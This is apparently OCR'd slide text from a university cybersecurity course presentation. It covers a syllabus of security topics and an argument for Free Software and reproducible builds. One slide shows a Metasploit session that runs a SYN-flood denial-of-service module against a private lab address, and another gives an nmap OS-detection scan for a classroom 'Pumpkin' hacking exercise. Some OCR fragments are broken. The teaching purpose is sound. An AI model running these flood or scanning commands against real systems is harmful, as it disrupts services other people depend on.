
- Permissions as a Structural Design for Security
- Privilege Escalation Attacks


Normative Structure of a Network


- Networking Models, Addresses, Protocols (e.g. ethernet, TCP/IP, HTTP)
- Distributed Denial-of-Service (DDoS), Man-in-the-Middle (MITM)



ipconf
ifconfi


[538 payloads - 41 encoders - 10 nops]
[Free Metasploit Pro trial: http://r-7.co/trymsp]
msf > use auxiliary/dos/tcp/synflood
msf auxiliary(dos/tcp/synflood) > show options
Module options (auxiliary/dos/tcp/synflood):
Name Current Setting Required Description
INTERFACE no The name of the interface
NUM no Number of SYNs to send (else unlimited)
RHOST yes The target address
RPORT 80 yes The target port
SHOST yes The spoofable source address (else randomizes)
SNAPLEN 65535 yes The number of bytes to capture
SPORT no The source port (else randomizes)
TIMEOUT 500 yes The number of seconds to wait for new data
msf auxiliary(dos/tcp/synflood) > set RHOST 172.27.85.159
RHOST => 172.27.85.159
msf auxiliary(dos/tcp/synflood) > set RPORT 80
RPORT => 80
msf auxiliary(dos/tcp/synflood) > exploit
[*] SYN flooding 172.27.85.159:80...
^C[-] Auxiliary interrupted by the console user



Tue Sep 25, 11:43


Let us do a seasonal hack:
Pwn this Pumpkin!
First step, what are we hacking here?
Use command:
nmap 192.168.1.122 -v -O
-v stands for verbose (not needed here but interesting
-O stands for detect OS


Digilent



https://github.com/seandiggity/yls-cybersec/blob/master/PumpkinPi.md


cut -f1 -d
Hyper
Pi
msfconsole
rightclick
apt-get in
Computer

Weeks 7-8

Secrecy & Encryption

- Obfuscation & Hashes
- Encryption keys
- Asymmetric, symmetric, and hybrid
- Encryption algorithms
- Detailed description of RSA algorithm

Weeks 9-10

Anonymity & The Dark Web

- Onion Routing (Tor)
- Sharing Files Anonymously
- Guest: Shari Steele, Tor Project leader

Cybercrime

- Ransomware, Fraud, and Phishing
- Tor hidden services and data exfiltration
- Data Breaches

Where Free Software fits in:

It's not a guarantee of privacy and security, but it is a prerequisite for it.

"Thanks Captain Obvious!"

- Concepts that may be familiar to "us" (hackers, Free Software folks) need to be explained and emphasized for a new generation.
- The following examples are from our "Chain of Trust" class and illustrate this approach.

Verifiability

Source code must be available in a preferred form to be read and audited by researchers and the public, for much the same reason scientific results should be available (and intelligible) for scrutiny.

Ideally, the results of compilation should be reproducible. **Reproducible builds** are an exciting step toward true verifiability.

Free & Open-Source Software (FOSS)

